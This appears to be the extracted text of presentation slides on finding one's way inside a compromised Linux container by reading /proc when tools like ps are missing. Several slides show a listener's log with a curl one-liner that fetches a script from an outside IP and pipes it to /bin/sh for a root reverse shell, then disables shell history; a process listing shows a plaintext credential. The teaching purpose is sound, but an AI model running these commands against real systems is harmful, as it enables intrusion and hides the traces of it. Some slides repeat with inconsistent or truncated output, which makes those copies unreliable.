


```
ssh
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
> export HISTFILE=/dev/null
> ps awwwfux; uname -a; id
/bin/sh: 2: ps: not found
Linux e51aabe7cab9 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux
```


Shell, The First Second




```
ssh
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.824 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.824 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.824 [209.38.200.165] Shell is ready to go!
> export HOME=/dev/null
> ps aux | grep -a; id
/bin/sh: 2: /dev/null: not found
Linux e51aabe7cab9 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux
```

Shell, The First Second




```
ssh
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
> export HISTFILE=/dev/null
> ps awwwfux; uname -a; id
/bin/sh: 2: ps: not found
Linux e51aabe7cab9 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux
```


Shell, The First Second



```
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
> export HISTFILE=/dev/null
> ps awwwfux; uname -a; id
/bin/sh: 2: ps: not found
Linux e51aabe7cab9 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
```

What's a Container? (v3)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator

What's a Container? (v3)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
 - Someone who's just got a shell

What's a Container? (v3)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell

What's a Container? (v3)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell



What's that *really* mean?

What's a Container? (v3)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell



But first, a Side Quest!


/proc

Situational Awareness - What We Tried

A terminal window with a title bar containing three colored circles (red, yellow, green), the text 'ssh', and a window icon. The terminal content shows a command prompt '>' followed by 'ps awwwfux'. The output is '/bin/sh: 4: ps: not found'.

```
> ps awwwfux
/bin/sh: 4: ps: not found
```


Situational Awareness - What We Wanted



A terminal window titled 'ssh' with a standard macOS window header (red, yellow, green buttons). The terminal shows the command `> ps awwwfux` and its output. The output is a table with columns: USER, PID, %CPU, %MEM, VSZ, RSS, TTY, STAT, START, TIME, and COMMAND. The table lists several processes running as root, including docker-init, httpchecker, bin/sh, and curl. The terminal window has a title bar with 'ssh' in the center and a window control icon on the right.

```
> ps awwwfux
```

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.0	0.0	1008	0	?	Ss	18:32	0:00	/sbin/docker-init -- /httpcheckerstart.sh
root	6	0.0	0.8	1231432	4212	?	Sl	18:32	0:00	/httpchecker -credentials checker:s3cr3t_p4ssw0rd
root	169	0.0	0.1	2576	884	?	S	21:31	0:00	/bin/sh
root	170	0.0	1.9	19952	9208	?	S	21:31	0:00	_ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/i/1kl7jhibsohp
root	171	0.0	0.1	2576	932	?	S	21:31	0:00	_ /bin/sh
root	268	0.0	0.8	8088	3936	?	R	21:45	0:00	_ ps awwwfux
root	172	0.0	1.9	19956	9188	?	S	21:31	0:00	_ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/o/1kl7jhibsohp -T-

Situational Awareness - What We Kinda Expect




A terminal window with a title bar containing three colored buttons (red, yellow, green), the text 'ssh', and a window icon. The terminal content shows a command prompt followed by the command 'ps awwwfux' and an error message.

```
> ps awwwfux  
/bin/sh: 4: ps: not found
```

/proc to the Rescue!

What's /proc?

- A Filesystem



A terminal window titled 'ssh' with standard macOS window controls (red, yellow, green buttons) and a keyboard shortcut icon (⌘⌘1). The terminal displays a command and its output:

```
> grep /proc </proc/mounts  
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0
```

What's /proc?

- A Filesystem
 - Not "real" files

```
ssh 11
> ls -la /proc
total 4
dr-xr-xr-x 147 root root      0 Oct 22 18:32 .
drwxr-xr-x  1 root root    4096 Oct 22 18:33 ..
dr-xr-xr-x  9 root root      0 Oct 22 18:32 1
dr-xr-xr-x  9 root root      0 Oct 22 21:45 169
dr-xr-xr-x  9 root root      0 Oct 22 21:45 170
dr-xr-xr-x  9 root root      0 Oct 22 21:45 171
dr-xr-xr-x  9 root root      0 Oct 22 21:45 172
dr-xr-xr-x  9 root root      0 Oct 22 21:51 272
dr-xr-xr-x  9 root root      0 Oct 22 19:34 6
dr-xr-xr-x  3 root root      0 Oct 22 19:34 acpi
-r--r--r--  1 root root      0 Oct 22 19:34 buddyinfo
dr-xr-xr-x  4 root root      0 Oct 22 19:34 bus
-r--r--r--  1 root root      0 Oct 22 19:34 cgroups
-r--r--r--  1 root root      0 Oct 22 19:34 cmdline
-r--r--r--  1 root root      0 Oct 22 19:34 consoles
-r--r--r--  1 root root      0 Oct 22 19:34 cpuinfo
-r--r--r--  1 root root      0 Oct 22 19:34 crypto
-r--r--r--  1 root root      0 Oct 22 19:34 devices
-r--r--r--  1 root root      0 Oct 22 19:34 diskstats
-r--r--r--  1 root root      0 Oct 22 19:34 dma
dr-xr-xr-x  3 root root      0 Oct 22 19:34 driver
dr-xr-xr-x  3 root root      0 Oct 22 19:34 dynamic_debug
-r--r--r--  1 root root      0 Oct 22 19:34 execdomains
-r--r--r--  1 root root      0 Oct 22 19:34 fb
-r--r--r--  1 root root      0 Oct 22 18:33 filesystems
dr-xr-xr-x  5 root root      0 Oct 22 19:34 fs
-r--r--r--  1 root root      0 Oct 22 19:34 interrupts
-r--r--r--  1 root root      0 Oct 22 19:34 iomem
-r--r--r--  1 root root      0 Oct 22 19:34 ioports
dr-xr-xr-x 36 root root      0 Oct 22 19:34 irq
-r--r--r--  1 root root      0 Oct 22 19:34 kallsyms
-r-----  1 root root 140737471590400 Oct 22 19:34 kcore
-r--r--r--  1 root root      0 Oct 22 19:34 key-users
-r--r--r--  1 root root      0 Oct 22 19:34 keys
-r-----  1 root root      0 Oct 22 19:34 kmsg
-r-----  1 root root      0 Oct 22 19:34 kpagecgroup
-r-----  1 root root      0 Oct 22 19:34 kpagecount
-r-----  1 root root      0 Oct 22 19:34 kpageflags
-r--r--r--  1 root root      0 Oct 22 19:34 loadavg
-r--r--r--  1 root root      0 Oct 22 19:34 locks
```

What's /proc?

- A Filesystem
 - Not "real" files
- A Window into the Kernel
 - With a File-like Interface

```
ssh
> cat /proc/cmdline
BOOT_IMAGE=/boot/vmlinuz-6.1.0-22-amd64 root=PARTUUID=d5826239-67ad-4bc0-9d89-969e153356dc ro console=tty0
console=ttyS0,115200 earlyprintk=ttyS0,115200 consoleblank=0 net.ifnames=0 biosdevname=0
```

```
ssh
> ls -la /proc
total 4
dr-xr-xr-x 147 root root      0 Oct 22 18:32 .
drwxr-xr-x  1 root root    4096 Oct 22 18:33 ..
dr-xr-xr-x  9 root root      0 Oct 22 18:32 1
dr-xr-xr-x  9 root root      0 Oct 22 21:45 169
dr-xr-xr-x  9 root root      0 Oct 22 21:45 170
dr-xr-xr-x  9 root root      0 Oct 22 21:45 171
dr-xr-xr-x  9 root root      0 Oct 22 21:45 172
dr-xr-xr-x  9 root root      0 Oct 22 21:51 272
dr-xr-xr-x  9 root root      0 Oct 22 19:34 6
dr-xr-xr-x  3 root root      0 Oct 22 19:34 acpi
-r--r--r--  1 root root      0 Oct 22 19:34 buddyinfo
dr-xr-xr-x  4 root root      0 Oct 22 19:34 bus
-r--r--r--  1 root root      0 Oct 22 19:34 cgroups
-r--r--r--  1 root root      0 Oct 22 19:34 cmdline
-r--r--r--  1 root root      0 Oct 22 19:34 consoles
-r--r--r--  1 root root      0 Oct 22 19:34 cpuinfo
-r--r--r--  1 root root      0 Oct 22 19:34 crypto
-r--r--r--  1 root root      0 Oct 22 19:34 devices
-r--r--r--  1 root root      0 Oct 22 19:34 diskstats
-r--r--r--  1 root root      0 Oct 22 19:34 dma
dr-xr-xr-x  3 root root      0 Oct 22 19:34 driver
dr-xr-xr-x  3 root root      0 Oct 22 19:34 dynamic_debug
-r--r--r--  1 root root      0 Oct 22 19:34 execdomains
-r--r--r--  1 root root      0 Oct 22 19:34 fb
-r--r--r--  1 root root      0 Oct 22 18:33 filesystems
dr-xr-xr-x  5 root root      0 Oct 22 19:34 fs
-r--r--r--  1 root root      0 Oct 22 19:34 interrupts
-r--r--r--  1 root root      0 Oct 22 19:34 iomem
-r--r--r--  1 root root      0 Oct 22 19:34 ioports
dr-xr-xr-x 36 root root      0 Oct 22 19:34 irq
-r--r--r--  1 root root      0 Oct 22 19:34 kallsyms
-r-----  1 root root 140737471590400 Oct 22 19:34 kcore
root root      0 Oct 22 19:34 key-users
root root      0 Oct 22 19:34 keys
root root      0 Oct 22 19:34 kmsg
root root      0 Oct 22 19:34 kpagegroup
root root      0 Oct 22 19:34 kpagecount
root root      0 Oct 22 19:34 kpageflags
root root      0 Oct 22 19:34 loadavg
-r--r--r--  1 root root      0 Oct 22 19:34 locks
```


What's /proc?

- A Filesystem
 - Not "real" files
- A Window into the Kernel
 - With a File-like Interface
- Info about...


—

What's /proc?

- A Filesystem
 - Not "real" files
- A Window into the Kernel
 - With a File-like Interface
- Info about...
 - Processes




```
ssh
> ls -l /proc
total 0
dr-xr-xr-x  9 root root      0 Oct 22 18:32 1
dr-xr-xr-x  9 root root      0 Oct 22 21:45 169
dr-xr-xr-x  9 root root      0 Oct 22 21:45 170
dr-xr-xr-x  9 root root      0 Oct 22 21:45 171
dr-xr-xr-x  9 root root      0 Oct 22 21:45 172
dr-xr-xr-x  9 root root      0 Oct 22 21:57 275
dr-xr-xr-x  9 root root      0 Oct 22 19:34 6
```



```
ssh
> ls -l /proc/6/exe
lrwxrwxrwx 1 root root 0 Oct 22 19:34 /proc/6/exe -> /httpchecker
> cat </proc/6/comm
httpchecker
```


What's /proc?

- A Filesystem
 - Not "real" files
- A Window into the Kernel
 - With a File-like Interface
- Info about...
 - Processes
 - Devices



```
> cat </proc/partitions
major minor  #blocks  name

254        0    10485760 vda
254        1    10354671 vda1
254       14      3072 vda14
254       15     126976 vda15
254       16       496 vdb
```

The image shows a terminal window titled 'ssh' with a standard macOS-style title bar (red, yellow, green buttons). The terminal displays the command `cat </proc/partitions` and its output, which is a table of disk partitions. The table has four columns: 'major', 'minor', '#blocks', and 'name'. It lists five entries for the 'vda' disk, including the main disk and its partitions (vda1, vda14, vda15, vdb).

major	minor	#blocks	name
254	0	10485760	vda
254	1	10354671	vda1
254	14	3072	vda14
254	15	126976	vda15
254	16	496	vdb

What's /proc?


- A Filesystem
 - Not "real" files
- A Window into the Kernel
 - With a File-like Interface
- Info about...
 - Processes
 - Devices
 - The Network

```
ssh 1
> cat </proc/net/fib_trie
Main:
+-- 0.0.0.0/0 3 0 5
  |-- 0.0.0.0
    /0 universe UNICAST
+--- 127.0.0.0/8 2 0 2
  +--- 127.0.0.0/31 1 0 0
    |-- 127.0.0.0
      /8 host LOCAL
    |-- 127.0.0.1
      /32 host LOCAL
    |-- 127.255.255.255
      /32 link BROADCAST
+--- 172.17.0.0/16 2 0 2
  +--- 172.17.0.0/30 2 0 2
    |-- 172.17.0.0
      /16 link UNICAST
    |-- 172.17.0.2
      /32 host LOCAL
    |-- 172.17.255.255
      /32 link BROADCAST
```

```
ssh 1
> cat </proc/net/tcp
sl local_address rem_address st tx_queue rx_queue tr tm->when retrnsmt uid timeout inode
0: 020011AC:B22C DB76E8A5:115C 01 00000000:00000000 02:000012B6 00000000 0 0 52302 2 00000000691665f5 20 4 30 10 -1
1: 020011AC:B21E DB76E8A5:115C 01 00000000:00000000 02:000007B1 00000000 0 0 52297 2 00000000b03cab7 53 4 28 10 -1
```


What's /proc?

- A Filesystem
 - Not "real" files
- A Window into the Kernel
 - With a File-like Interface
- Info about...
 - Processes
 - Devices
 - The Network
 - The Kernel Itself




```
ssh
